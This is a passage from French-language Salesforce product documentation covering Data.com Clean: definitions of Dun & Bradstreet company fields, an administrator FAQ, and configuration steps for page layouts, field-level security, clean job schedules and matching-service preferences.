| `Import/Export` | Identifie si une entreprise importe des biens ou des services, exporte des biens ou des services et/ou est un adjudicateur de biens. |
| `International Dialing Code` | Le code utilisé pour les appels internationaux. |
| `Latitude` | Les coordonnées géographiques qui spécifient la position Nord-Sud d'un point sur la surface terrestre. Utilisée avec la longitude pour préciser un emplacement, souvent en vue d'évaluer la précision du Geocode Accuracy. |
| `Legal Structure` | Identifie la structure légale d'une organisation. Les valeurs disponibles comprennent *`Cooperative`*, *`Nonprofit organization`*, *`Local government body`*, *`Partnership of unknown type`* et *`Foreign company`*. |
| `Local Currency Code` | La devise dans laquelle le chiffre d'affaires de la société est exprimé. La liste complète des valeurs est disponible dans la page Optimizer Resources gérée par Dun & Bradstreet. |
| `Local Currency ISO Code` | Le code utilisé pour représenter la devise locale d'une société. Ces données sont fournies par l'Organisation internationale de normalisation (ISO) et sont basées sur des codes de devise de trois lettres. Par exemple, USD est le code ISO pour le dollar des États-Unis. |
| `Location Ownership Indicator` | Indique si une société est propriétaire ou locataire des bâtiments qu'elle occupe. |
| `Location Type` | Identifie le statut d'organisation d'une société.Les valeurs disponibles sont *`Single location`*, *`Headquarters/Parent`* et *`Branch`*. |
| `Longitude` | Les coordonnées géographiques qui spécifient la position Est-Ouest d'un point sur la surface terrestre. Utilisée avec la latitude pour préciser un emplacement, souvent en vue d'évaluer la précision du Geocode Accuracy. |
| `Mailing Address` | L'adresse de livraison du courrier d'une entreprise. Si l'adresse postale est identique à l'adresse principale, ce champ est vide. |
| `Marketing Segmentation Cluster` | Vingt-deux profils distincts, mutuellement exclusifs, créés suite à une analyse de cluster des données Dun & Bradstreet pour des organisations des États-Unis. Les valeurs disponibles comprennent *`High-Tension Branches of Insurance/Utility Industries`*, *`Rapid-Growth Large Businesses`*, *`Labor-Intensive Giants`*, *`Spartans`*, *`Main Street`* |

| Champ | Description |
| --- | --- |
| | *USA*. Dun & Bradstreet fournit ces données uniquement pour les organisations des États-Unis. |
| Minority-Owned Indicator | Indique si une organisation appartient à ou est contrôlée par un membre d'un groupe minoritaire. Dun & Bradstreet fournit ces données uniquement pour les organisations des États-Unis. |
| National Identification Number | Le numéro d'identification utilisé dans certains pays pour l'enregistrement légal et la fiscalité. Ce champ ne s'applique pas aux organisations des États-Unis. |
| National Identification System | Identifie le type de numéro d'identification national utilisé. La liste complète des valeurs est disponible dans la page Optimizer Resources gérée par Dun & Bradstreet. |
| Number of Business Family Members | Le nombre total de membres d'une famille, à l'échelle internationale, au sein d'une organisation, y compris le niveau Global Ultimate, ses filiales (le cas échéant) et ses succursales (le cas échéant). |
| Number of Employees—Global | Le nom total d'employés au niveau Global Ultimate, correspondant à l'entité supérieure au sein de la structure d'entreprise d'une organisation, qui peut superviser des succursales et des filiales. |
| Number of Employees—Location | Le nombre d'employés à l'emplacement spécifié, tel qu'une succursale. |
| Number of Employees—Location Indicator | La fiabilité de la valeur Number of Employees–Location. Les valeurs disponibles sont *Actual number*, *Low*, *Estimated (for all records)*, *Modeled (for non-US records)*. Une valeur vide indique que ces données ne sont pas disponibles. |
| Number of Employees—Total | Le nombre total d'employés dans la société, y compris dans l'ensemble des filiales et succursales. Ces données sont disponibles uniquement dans les enregistrements qui incluent la valeur *Siège social/Parent* dans le champ Type d'emplacement. |
| Nombre d'employés - indicateur total | La fiabilité de la valeur Nombre d'employés - Total. Les valeurs disponibles sont *Actual number*, *Low*, *Estimated (for all records)*, *Modeled (for non-US records)*. Une valeur vide indique que ces données ne sont pas disponibles. |
| Out of Business Indicator | Indique si la société à l'adresse spécifié a une activité discontinue. |
| Ownership Type Indicator | Indique si la propriété de la société est de type public ou privé. Les filiales d'une entreprise parente privée affichent une valeur *Privée*, sauf si les filiales ont un statut indépendant. |
| Parent Company Business Name | Le nom principal de la société parente ou du siège social. |
| Parent Company D-U-N-S Number | Le D-U-N-S Number de la société parente ou du siège social. |

| Champ | Description |
| --- | --- |
| `Primary Address` | L'adresse physique du site de la société. Ce champ correspond à `Adresse de facturation` dans des enregistrements de compte. |
| `Primary Business Name` | Le nom principal ou légal d'une société. |
| `Primary NAICS Code` | Le code NAICS (North American Industry Classification System) à six chiffres correspond à la norme utilisée par les entreprises et le gouvernement des États-Unis pour classer les entreprises en fonction de leur activité économique. Cette norme permet de collecter, d'analyser et de publier des données statistiques sur l'activité économique des États-Unis. La liste complète des valeurs est disponible dans la page Optimizer Resources gérée par Dun & Bradstreet. |
| `Primary NAICS Description` | Une courte description du secteur d'activité d'une entreprise, basée sur son code NAICS. |
| `Primary SIC Code` | Le code SIC (Standard Industrial Classification) à quatre chiffres utilisé pour classer les entreprises par secteur d'activité. La liste complète des valeurs est disponible dans la page Optimizer Resources gérée par Dun & Bradstreet. |
| `Primary SIC Description` | Une courte description du secteur d'activité d'une entreprise, basé sur son code SIC. |
| `Primary Tradestyle` | Un nom, différent du nom légal, qu'une organisation peut utiliser pour ses activités. Peut correspondre à « Personne morale », « Doing business as » ou « DBA ». |
| `Employés de l'année précédente` | Le nombre total d'employés de l'année précédente. |
| `Chiffre d'affaires de l'année précédente` | Le chiffre d'affaires annuel de l'année précédente. |
| `Deuxième code SIC8`* | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. La taille est limitée à 8 caractères. |
| `Deuxième description du code SIC8` | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. La taille est limitée à 80 caractères. |
| `Second NAICS Code` | Un code NAICS supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary NAICS Code. |
| `Second NAICS Description` | Une courte description du secteur d'activité d'une organisation, basé sur le code NAICS correspondant. Reportez-vous à Primary NAICS Description. |
| `Second SIC Code` | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary SIC Code. |

| Champ | Description |
| --- | --- |
| `Second SIC Description` | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. Reportez-vous à Primary SIC Description. |
| `Second Tradestyle` | Un profil commercial supplémentaire utilisé par l'organisation. Reportez-vous à Primary Tradestyle. |
| `Sixth NAICS Code` | Un code NAICS supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary NAICS Code. |
| `Sixth NAICS Description` | Une courte description du secteur d'activité d'une organisation, basé sur le code NAICS correspondant. Reportez-vous à Primary NAICS Description. |
| `Sixième code SIC8`* | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. La taille est limitée à 8 caractères. |
| `Sixième description SIC8` | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. La taille est limitée à 80 caractères. |
| `Sixth SIC Code` | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary SIC Code. |
| `Sixth SIC Description` | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. Reportez-vous à Primary SIC Description. |
| `Small Business Indicator` | Indique si la société est classée en tant que petite entreprise selon la définition de l'agence Small Business Administration du gouvernement des États-Unis. Dun & Bradstreet fournit ces données uniquement pour les organisations des États-Unis. |
| `Stock Exchange` | La bourse correspondant au symbole d'une société. Par exemple : NASDAQ ou NYSE. |
| `Subsidiary Indicator` | Indique si une société est détenue à plus de 50 % par une autre organisation. |
| `S&P 500` | Une valeur true ou false. Si `true`, la société est classée dans l'index S&P 500. Si `false`, la société n'est pas répertoriée dans l'index S&P 500. |
| `Telephone Number` | Le numéro de téléphone principal d'une société. |
| `Third NAICS Code` | Un code NAICS supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary NAICS Code. |

| Champ | Description |
| --- | --- |
| `Third NAICS Description` | Une courte description du secteur d'activité d'une organisation, basé sur le code NAICS correspondant. Reportez-vous à Primary NAICS Description. |
| `Troisième code SIC8`* | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. La taille est limitée à 8 caractères. |
| `Troisième description SIC8` | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. La taille est limitée à 80 caractères. |
| `Third SIC Code` | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary SIC Code. |
| `Third SIC Description` | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. Reportez-vous à Primary SIC Description. |
| `Third Tradestyle` | Un profil commercial supplémentaire utilisé par l'organisation. Reportez-vous à Primary Tradestyle. |
| `Ticker Symbol` | L'abréviation utilisée pour identifier les actions cotées en Bourse. Également connu sous le nom de symbole boursier. |
| `URL` | L'adresse du site Web principal d'une organisation. |
| `US Tax ID Number` | Le numéro d'identification de la société utilisé par l'agence Internal Revenue Service (IRS) du gouvernement des États-Unis pour la collecte de l'impôt. Également appelé Federal Taxpayer Identification Number. Dun & Bradstreet fournit ces données uniquement pour les organisations des États-Unis. |
| `Woman-Owned Indicator` | Indique si une société est détenue ou contrôlée à plus de 50 % par une femme. Dun & Bradstreet fournit ces données uniquement pour les organisations des États-Unis. |
| `Year Started` | L'année de création de la société, ou de prise de contrôle de la société par le propriétaire ou l'équipe de direction actuel. Si l'année de création ou de propriété de la société n'est pas disponible, l'année de création de l'enregistrement Dun & Bradstreet est utilisée. Dun & Bradstreet ne fournit pas ce type de données pour les filiales. |

*Disponible uniquement avec licence Data.com Prospector.

## FAQ sur l'administration de Data.com

Consultez les réponses à des questions fréquentes sur Data.com pour les administrateurs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition


Comment puis-je déterminer le produit Data.com dont dispose mon organisation ?

Quels champs Salesforce sont affectés par Data.com Clean ?

Lorsque vous utilisez Data.com Clean pour mettre à jour un enregistrement Salesforce, manuellement ou avec des tâches automatisées, les champs de l'enregistrement sont mis à jour avec les données de Data.com.

Quel produit mon organisation doit-elle utiliser pour mettre à jour nos enregistrements de compte, de contact et de piste ?

Que dois-je faire si mes utilisateurs Data.com atteignent leur limite en ajouts et ont besoin de capacités de prospection supplémentaires ?

Puis-je empêcher les tâches Data.com Clean d'actualiser automatiquement les enregistrements ?

Pourquoi ai-je reçu un message indiquant : Vous avez un accès limité aux données. Par conséquent, vous ne pouvez pas totalement mettre à jour cet enregistrement. ?

À quelle fréquence tous mes comptes, contacts, pistes et Sociétés D&B sont-ils mis à jour avec les tâches Data.com Clean ?


CONSULTER ÉGALEMENT :

Accès à des données de grande qualité au moment opportun dans Salesforce

### Comment puis-je déterminer le produit Data.com dont dispose mon organisation ?

Vous pouvez obtenir cette information en accédant à la page Licences et limites de Data.com. Dans Configuration, saisissez *`Licences et limitations`* dans la case `Recherche rapide`, puis sélectionnez **Licences et limitations**. Si votre organisation a acheté Data.com Corporate Prospector, « Corporate » s'affiche dans l'en-tête de cette section de la page. Si votre organisation a acheté Data.com Premium Prospector, « Premium » s'affiche dans l'en-tête.

CONSULTER ÉGALEMENT :

Data.com Clean

## Quels champs Salesforce sont affectés par Data.com Clean ?

Lorsque vous utilisez Data.com Clean pour mettre à jour un enregistrement Salesforce, manuellement ou avec des tâches automatisées, les champs de l'enregistrement sont mis à jour avec les données de Data.com.

**Remarque:**

- Si vous utilisez des mappages de champs Data.com vers Salesforce dans votre organisation, les champs affectés par Clean peuvent différer de ces champs répertoriés.
- Si vous recevez l'un des messages suivants, contactez votre administrateur Salesforce :`You have limited access to data, so you cannot completely clean this record` ou `You have limited access to account fields, so you cannot update all the fields shown here.`

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Champs de compte

Tous les champs ci-dessous sont disponibles avec les tâches Clean dans les comptes et avec la règle de mise à jour Informations sur les sociétés des comptes.

| | |
|---|---|
| Nom du compte | Secteur d'activité |
| Site du compte | Code NAICS (NAICS Code) |
| Chiffre d'affaires annuel | Description NAICS |
| Adresse de facturation | Forme juridique |
| Statut de mise à jour | Téléphone |
| Société D&B | Code SIC |
| Clé Data.com | Description SIC |
| D-U-N-S number | Symbole |
| Description | Profil commercial |
| Employés | Site Web |
| Télécopie | Année de création |

### Champs de contact

Tous les champs ci-dessous sont disponibles avec les tâches Clean dans les contacts.

| | |
|---|---|
| Statut de mise à jour | Adresse postale |
| Clé Data.com | Téléphone |
| E-mail | Fonction |
| Nom | |

### Champs de piste

Tous les champs ci-dessous sont disponibles avec les tâches Clean dans les pistes. Un astérisque (*) indique les champs disponibles avec la règle de mise à jour Informations sur les sociétés des comptes.

| | |
|---|---|
| Adresse | E-mail |
| Chiffre d'affaires annuel* | Secteur d'activité* |
| Statut de mise à jour | Nom |
| Société | Nombre d'employés* |
| Numéro D-U-N-S de la société* | Téléphone |
| Société D&B* | Fonction |
| Clé Data.com | |

CONSULTER ÉGALEMENT :

- Pourquoi ai-je reçu un message indiquant : Vous avez un accès limité aux données. Par conséquent, vous ne pouvez pas totalement mettre à jour cet enregistrement. ?
- Mise à niveau d'enregistrements individuels dans Salesforce Classic

## Quel produit mon organisation doit-elle utiliser pour mettre à jour nos enregistrements de compte, de contact et de piste ?

Vous disposez de plusieurs options. Pour des informations complètes sur la suite de produits Data.com et les options de mise à jour qu'offre chaque produit, reportez-vous à Accès à des données de grande qualité au moment opportun dans Salesforce.

Si vous avez besoin d'aide pour obtenir le produit Clean pour votre organisation, contactez le support Salesforce.

CONSULTER ÉGALEMENT :

- Data.com Clean

## Que dois-je faire si mes utilisateurs Data.com atteignent leur limite en ajouts et ont besoin de capacités de prospection supplémentaires ?

Si vous souhaitez acheter des licences supplémentaires pour des utilisateurs de Data.com, contactez votre responsable de compte Salesforce.

CONSULTER ÉGALEMENT :

- Comment fonctionnent les limitations en types d'utilisateur, en licences et en ajout d'enregistrements de Data.com ?

### Puis-je empêcher les tâches Data.com Clean d'actualiser automatiquement les enregistrements ?

C'est possible. Suivez ces recommandations.

CONSULTER ÉGALEMENT :

- Data.com Clean
- Empêcher que les tâches Data.com Clean ne mettent à jour des enregistrements

### Pourquoi ai-je reçu un message indiquant : **`Vous avez un accès limité aux données. Par conséquent, vous ne pouvez pas totalement mettre à jour cet enregistrement.`** ?

Si vous ne pouvez pas modifier plusieurs champs d'un enregistrement de compte, de contact ou de piste, ce message s'affiche lorsque vous utilisez Data.com Clean pour mettre à jour l'enregistrement manuellement. Vous pouvez toutefois mettre à jour les champs que vous pouvez modifier.

Demandez à votre administrateur de vérifier si pouvez modifier les champs Salesforce affectés lors de la mise jour des enregistrements, notamment les champs D&B. La méthode de vérification employée par votre administrateur dépend de l'édition Salesforce qu'utilise votre société.

- Pour Contact Manager Edition et Group Edition, assurez-vous que les champs figurent dans la présentation de page appropriée.
- Pour Professional Edition, Enterprise Edition, Performance Edition et Unlimited Edition, assurez-vous que la sécurité au niveau du champ est définie sur `Visible`.

CONSULTER ÉGALEMENT :

- Quels champs Salesforce sont affectés par Data.com Clean ?
- FAQ sur l'utilisation de Data.com

### À quelle fréquence *tous* mes comptes, contacts, pistes et Sociétés D&B sont-ils mis à jour avec les tâches Data.com Clean ?

Vous sélectionnez l'heure d'exécution des tâches dans la page Tâches de Mise à jour Il existe deux types de tâche.

**Tâche de synchronisation complète**
Tous les enregistrements sont mis à jour, quel que soit leur statut de mise à jour.

> **Remarque:** Si vos tâches sont définies pour contourner les enregistrements ignorés, les enregistrements avec un statut `Ignoré` ne sont pas mis à jour.

**Tâche de synchronisation incrémentielle**
Seuls les enregistrements avec un statut `Non comparé` sont mis à jour.

Pour exécuter une tâche de synchronisation complète, des tâches doivent être planifiées sur au moins un jour de la semaine.

Pour les contacts et les pistes, une tâche de synchronisation complète est exécutée tous les 14 jours pour tous les enregistrements éligibles.

Pour des enregistrements Société D&B, une tâche de synchronisation complète s'exécute tous les 14 jours. Les enregistrements Société D&B sont mis à jour uniquement en utilisant une tâche de synchronisation complète.

Pour les comptes, la fréquence d'exécution des tâches de synchronisation complète dépend du service de correspondance que vous sélectionnez et si les comptes incluent une valeur pour le champ `Numéro D-U-N-S de la société`. Pour les comptes *sans* numéro D-U-N-S, une tâche de synchronisation complète est exécutée tous les 14 jours, quel que soit le service de correspondance. Pour les comptes *avec* un numéro D-U-N-S, reportez-vous au tableau ci-dessous.

| Service de correspondance | Fréquence des tâches de synchronisation complète pour les comptes *sans* numéro D-U-N-S ? |
|---|---|
| Correspondance Data.com | Tous les 14 jours |
| Correspondance DUNSRight | Tous les 30 jours<br>**Remarque:** Vous devez définir l'option `Synchronisation complète avec la tâche suivante`, dans la page Tâches de Mise à jour, sur `Activé` chaque fois que vous souhaitez exécuter une tâche de synchronisation complète pour des comptes sans numéro D-U-N-S. Lorsque la tâche de synchronisation complète est en cours d'exécution, cette option change en `Désactivé`, et peut être définie sur `Activé` pendant 30 jours à compter de la fin de la dernière tâche de synchronisation complète. |

CONSULTER ÉGALEMENT :

Planification des tâches Data.com Clean

Planification d'une synchronisation complète des enregistrements de compte Salesforce avec Data.com Clean

## Configuration de Data.com Clean

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour mettre en œuvre Data.com Clean : | Personnaliser l'application |
| Pour activer les utilisateurs de Data.com Clean : | Gérer les utilisateurs internes |
| Pour définir des déclencheurs : | Auteur Apex |
| Pour définir des règles de workflow : | Personnaliser l'application |
| Pour installer des packages AppExchange : | Télécharger des packages AppExchange |

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

La qualité de votre activité dépend de celle de ses données. Souhaitez-vous consacrer ainsi moins de temps à la mise à jour et à l'enrichissement des données, et plus de temps au développement de votre entreprise ? Configurez et mettez en œuvre Data.com Clean pour utiliser des enregistrements Salesforce complets et à jour.

**Remarque:** Si vous utilisez Data.com Prospector avec Data.com Clean, reportez-vous à Configuration de Data.com Prospector à la page 1876.

1. Confirmez que Data.com Clean est activé
   Apprenez comment activer Data.com Clean pour tenir les enregistrements à jour dans votre organisation Salesforce.

2. Configuration de présentations de page pour Data.com Prospector et Data.com Clean

   Lorsque vous mettez en œuvre Data.com Prospector et Data.com Clean, rendez-les accessibles à vos utilisateurs en ajoutant des boutons et des champs à vos présentations de page de compte, de contact et de piste. Si vous utilisez Data.com Prospector ou Data.com Clean, pouvez ajouter un bouton à vos présentations de page Société D&B afin de permettre aux utilisateurs d'actualiser les enregistrements Société D&B associés.

3. Définition de la sécurité au niveau du champ pour Data.com

   Si vous utilisez Data.com Prospector ou Data.com Clean, vous pouvez afficher divers champs D&B dans les enregistrements de compte. Ces champs sont inclus lorsque les utilisateurs mettent à jour les enregistrements manuellement. Pour vous assurer que les utilisateurs peuvent lire et modifier les champs et leurs valeurs, et qu'ils figurent dans la Carte du compte, définissez la sécurité au niveau du champ.

4. Définition de vos préférences et sélection d'un service de correspondance de compte pour Data.com Clean

   Les préférences de mise à jour permettent de spécifier les enregistrements des objets que vous souhaitez mettre à jour ainsi que la méthode de mise à jour. Les préférences comprennent la sélection du service de correspondance utilisé pour mettre à jour les comptes.

5. Configuration de tâches Data.com Clean

   Si votre organisation possède une licence Data.com Clean, vous pouvez configurer des tâches automatiques pour mettre à jour vos enregistrements.

6. Révision des déclencheurs et les règles de workflow pour la compatibilité avec Clean

   Si votre organisation utilise des déclencheurs ou des règles de workflow sur des objets activés pour Clean (Compte, Contact, Piste ou Société D&B), vérifiez les déclencheurs et les workflows, puis ajustez-les ou contournez-les si nécessaire pour éviter aux utilisateurs d'obtenir des résultats inattendus lors de la mise à jour des enregistrements.

7. Configuration de vues de liste pour Data.com Clean

   Pour permettre aux utilisateurs de Data.com Clean de mettre à jour des enregistrements à partir d'une liste, vous devez ajouter le champ `Statut de mise à jour` aux vues de liste de votre organisation.

8. Configuration de règles de mise à jour Data.com

   Aidez les équipes commerciales et marketing à entretenir des relations de qualité avec les clients, et à identifier les pistes et les opportunités les plus prometteuses. Enrichissez automatiquement vos comptes, vos contacts, vos pistes Salesforce avec les toutes dernières informations. Ces opérations sont effectuées avec les règles Data.com Clean.

9. Rapport sur des enregistrements Salesforce avec un statut Data.com Clean spécifique

   Créez un rapport personnalisé pour afficher les enregistrements Salesforce de compte, de contact ou de piste qui ont un statut de mise à jour spécifique (par exemple `Différent`).

CONSULTER ÉGALEMENT :

Data.com Clean

## Confirmez que Data.com Clean est activé

Apprenez comment activer Data.com Clean pour tenir les enregistrements à jour dans votre organisation Salesforce.

Data.com Clean permet de garder vos enregistrements CRM toujours actualisés. Vous pouvez utiliser Clean avec vos enregistrements de compte, de contact et de piste, pas seulement avec les enregistrements ajoutés à partir de Data.com. Lorsque vous achetez Data.com, Clean est automatiquement activée. Vous pouvez configurer des tâches Clean automatisées, et les utilisateurs peuvent mettre à jour manuellement des enregistrements individuels ou des groupes d'enregistrements à partir d'une vue de liste.

Lors de l'activation de Clean, ses fonctionnalités sont disponibles dans votre organisation Salesforce. Les liens **Préférences** et **Tâches** sont affichés dans la Configuration, sous la section Clean.

Remarque: L'activation de Clean n'actualise *pas* vos enregistrements immédiatement, et vous pouvez cliquer sur **Désactiver** pour désactiver la fonctionnalité.

1. Dans Configuration, saisissez *Paramètres Clean* dans la case Recherche rapide, puis sélectionnez **Paramètres Clean**.
2. Confirmez que Data.com Clean est activée.

CONSULTER ÉGALEMENT :

Data.com Clean

Configuration de Data.com Clean

### Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour activer ou désactiver Data.com Clean :

- Personnaliser l'application

## Configuration de présentations de page pour Data.com Prospector et Data.com Clean

Lorsque vous mettez en œuvre Data.com Prospector et Data.com Clean, rendez-les accessibles à vos utilisateurs en ajoutant des boutons et des champs à vos présentations de page de compte, de contact et de piste. Si vous utilisez Data.com Prospector ou Data.com Clean, pouvez ajouter un bouton à vos présentations de page Société D&B afin de permettre aux utilisateurs d'actualiser les enregistrements Société D&B associés.

Remarque: Si vous utilisez Professional Edition, ajoutez *tous* les champs et les boutons Data.com disponibles à la présentation de page de chaque objet (comptes, contacts, pistes et sociétés D&B). Les présentations de page personnalisées ne sont pas disponibles dans Professional Edition.

1. À partir des paramètres de gestion des objets pour les comptes, rendez-vous dans Présentations de page.
2. Dans la liste des présentations de page, modifiez chaque présentation que les utilisateurs de Data.com Prospector ou Data.com Clean vont utiliser.
3. A la page de Présentation du Compte, dans la liste de catégories d'éléments de page, cliquez sur **Champs**.
4. Faites glisser le champ `Statut de mise à jour` vers l'emplacement où vous souhaitez l'afficher dans la page.
5. Si vous utilisez Data.com Prospector, ajoutez les champs D&B que vous souhaitez afficher pour les utilisateurs. Ils comprennent `Site du compte`, `Numéro D-U-N-S`, `Code NAICS`, `Profil commercial` et davantage. Pour une liste complète des champs D&B disponibles dans des enregistrements de compte, reportez-vous à Champs de compte.

   Conseil: Nous recommandons de créer une section pour regrouper les champs D&B. Pour créer une section, dans le groupe **Champs**, faites glisser l'élément `Section` vers son emplacement sur la page.
6. Si vous souhaitez permettre aux utilisateurs d'actualiser les enregistrements Société D&B, ajoutez le bouton **Actualiser** aux présentations de page Société D&B.
7. Si vous utilisez la règle de validation Ne pas mettre à jour automatiquement fournie dans le package Data.com Reports AppExchange, ajoutez le champ `Data.com ne met pas à jour automatiquement`.
8. Dans la liste de catégories d'éléments de page, cliquez sur **Boutons**. Faites glisser les boutons **Mettre à jour**, **Obtenir des contacts**, **Prospecting Insights** et **Hiérarchie des sociétés*** vers leur emplacement sur la page.

   *Disponible uniquement avec une licence Data.com Prospector
9. Cliquez sur **Enregistrer**.
10. À partir des paramètres de gestion des objets pour les pistes, rendez-vous dans Présentations de page.
11. Répétez les étapes pour ajouter le champ `Statut de mise à jour` et le bouton **Mettre à jour** à vos présentations de page de Piste.
12. Si vous utilisez Data.com Prospector, ajoutez les champs `Numéro D-U-N-S de la société` et `Société D&B`.
13. Si vous utilisez la règle de validation Ne pas mettre à jour automatiquement fournie dans le package Data.com Reports AppExchange, ajoutez le champ `Data.com Does Not Auto-Update`.
14. À partir des paramètres de gestion des objets pour les contacts, rendez-vous dans Présentations de page.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les présentations de page :
- Personnaliser l'application

Pour afficher les présentations de page :
- Afficher la configuration

15. Répétez les étapes pour ajouter le champ `Statut de mise à jour` et le bouton **Mettre à jour** à vos présentations de page de Contact (les contacts n'incluent aucun champ D&B).
16. Si vous utilisez la règle de validation Ne pas mettre à jour automatiquement fournie dans le package Data.com Reports AppExchange, ajoutez le champ `Data.com ne met pas à jour automatiquement`.
17. Si vous utilisez Data.com Prospector, depuis les paramètres de gestion des objets des sociétés D&B, rendez-vous dans les présentations de page.
18. Ajoutez le bouton **Rechercher le numéro Global Ultimate D-U-N-S**.

CONSULTER ÉGALEMENT :

Configuration de Data.com Clean

Empêcher que les tâches Data.com Clean ne mettent à jour des enregistrements

Recherche des paramètres de gestion d'objet

## Définition de la sécurité au niveau du champ pour Data.com

Si vous utilisez Data.com Prospector ou Data.com Clean, vous pouvez afficher divers champs D&B dans les enregistrements de compte. Ces champs sont inclus lorsque les utilisateurs mettent à jour les enregistrements manuellement. Pour vous assurer que les utilisateurs peuvent lire et modifier les champs et leurs valeurs, et qu'ils figurent dans la Carte du compte, définissez la sécurité au niveau du champ.

Définissez la sécurité au niveau du champ pour les champs suivants.

- `Site du compte`
- `Société D&B` (Data.com Prospector uniquement)
- `D-U-N-S number`
- `Code Naics`
- `Description Naics`
- `Propriété`
- `Code SIC`
- `Symbole`
- `Profil commercial`
- `Année de création`

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour définir la sécurité au niveau du champ :

- Personnaliser l'application

Pour définir la sécurité au niveau du champ, vous avez de plusieurs possibilités (par profil ou par ensemble d'autorisations). Cependant, dans ce cas, la sécurité au niveau du champ est requise uniquement pour 10 champs. Par conséquent, nous recommandons de commencer par les champs et de choisir les profils des utilisateurs qui utilisent Data.com.

1. À partir des paramètres de gestion des comptes, rendez-vous dans la section Champs.
2. Cliquez sur l'étiquette du champ pour ouvrir la page de détail de chacun des champs.
3. Dans la page de détail de chaque champ, cliquez sur `Définir la sécurité au niveau du champ`. Pour chaque profil utilisateur qui doit lire et modifier les champs, sélectionnez **Visible**. Par exemple, si vous souhaitez que les utilisateurs associés au profil Utilisateur standard utilisent Data.com Clean, sélectionnez **Visible** pour ce profil.

Remarque: Ces champs gérés par Data.com Clean. Par conséquent, l'activation de la modification en définissant la sécurité au niveau du champ sur **Visible** peut entraîner des données discordantes lors de l'exécution d'une tâche de mise à jour.

CONSULTER ÉGALEMENT :

Configuration de Data.com Clean

Recherche des paramètres de gestion d'objet

## Définition de vos préférences et sélection d'un service de correspondance de compte pour Data.com Clean

Les préférences de mise à jour permettent de spécifier les enregistrements des objets que vous souhaitez mettre à jour ainsi que la méthode de mise à jour. Les préférences comprennent la sélection du service de correspondance utilisé pour mettre à jour les comptes.

Si vous n'avez pas de licence Data.com Clean pour votre organisation Salesforce, vous ne pouvez pas sélectionner de préférences pour les tâches.

1. Consultez les instructions sur la sélection d'un service de correspondance utilisé pour mettre à jour les comptes.
2. Dans Configuration, saisissez *Préférences* dans la case Recherche rapide, puis sélectionnez **Préférences**.
3. Sélectionnez le service de correspondance de mise à jour des comptes. Si vous sélectionnez le service de correspondance D&B DUNSRight™, vous pouvez ajuster le code de confiance. Le code de confiance de D&B classe les correspondances candidates Data.com en fonction de leur concordance avec votre enregistrement, de 1 (différent) à 10 (identique ou très proche). Nous n'en mettons pas *automatiquement* en correspondance les enregistrements Data.com inférieurs au code que vous sélectionnez ici. Si nous avons plusieurs enregistrements de niveau égal ou supérieur à votre sélection, nous mettons en correspondance l'enregistrement de meilleure qualité. Lorsque vous mettez à jour *manuellement* quelques enregistrements, vous pouvez sélectionner une correspondance comprise entre notre code de confiance prédéfini (5) et le code que vous sélectionnez ici.
4. Consultez les instructions pour la sélection des préférences de tâche.
5. Assurez-vous de sélectionner la case Activer les tâches Mise à jour pour chaque objet dont vous souhaitez mettre à jour les enregistrements. Si vous avez une licence Data.com Clean et que vous souhaitez mettre à jour des enregistrements Société D&B, sélectionnez la case Activer les tâches de Mise à jour de Sociétés D&B.
6. Pour chaque objet que vous avez activé, sélectionnez votre préférence de mise à jour.
7. Enregistrez vos préférences.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour mettre en oeuvre Data.com :

- Personnaliser l'application

### Instructions relatives au choix d'un service de correspondance de compte

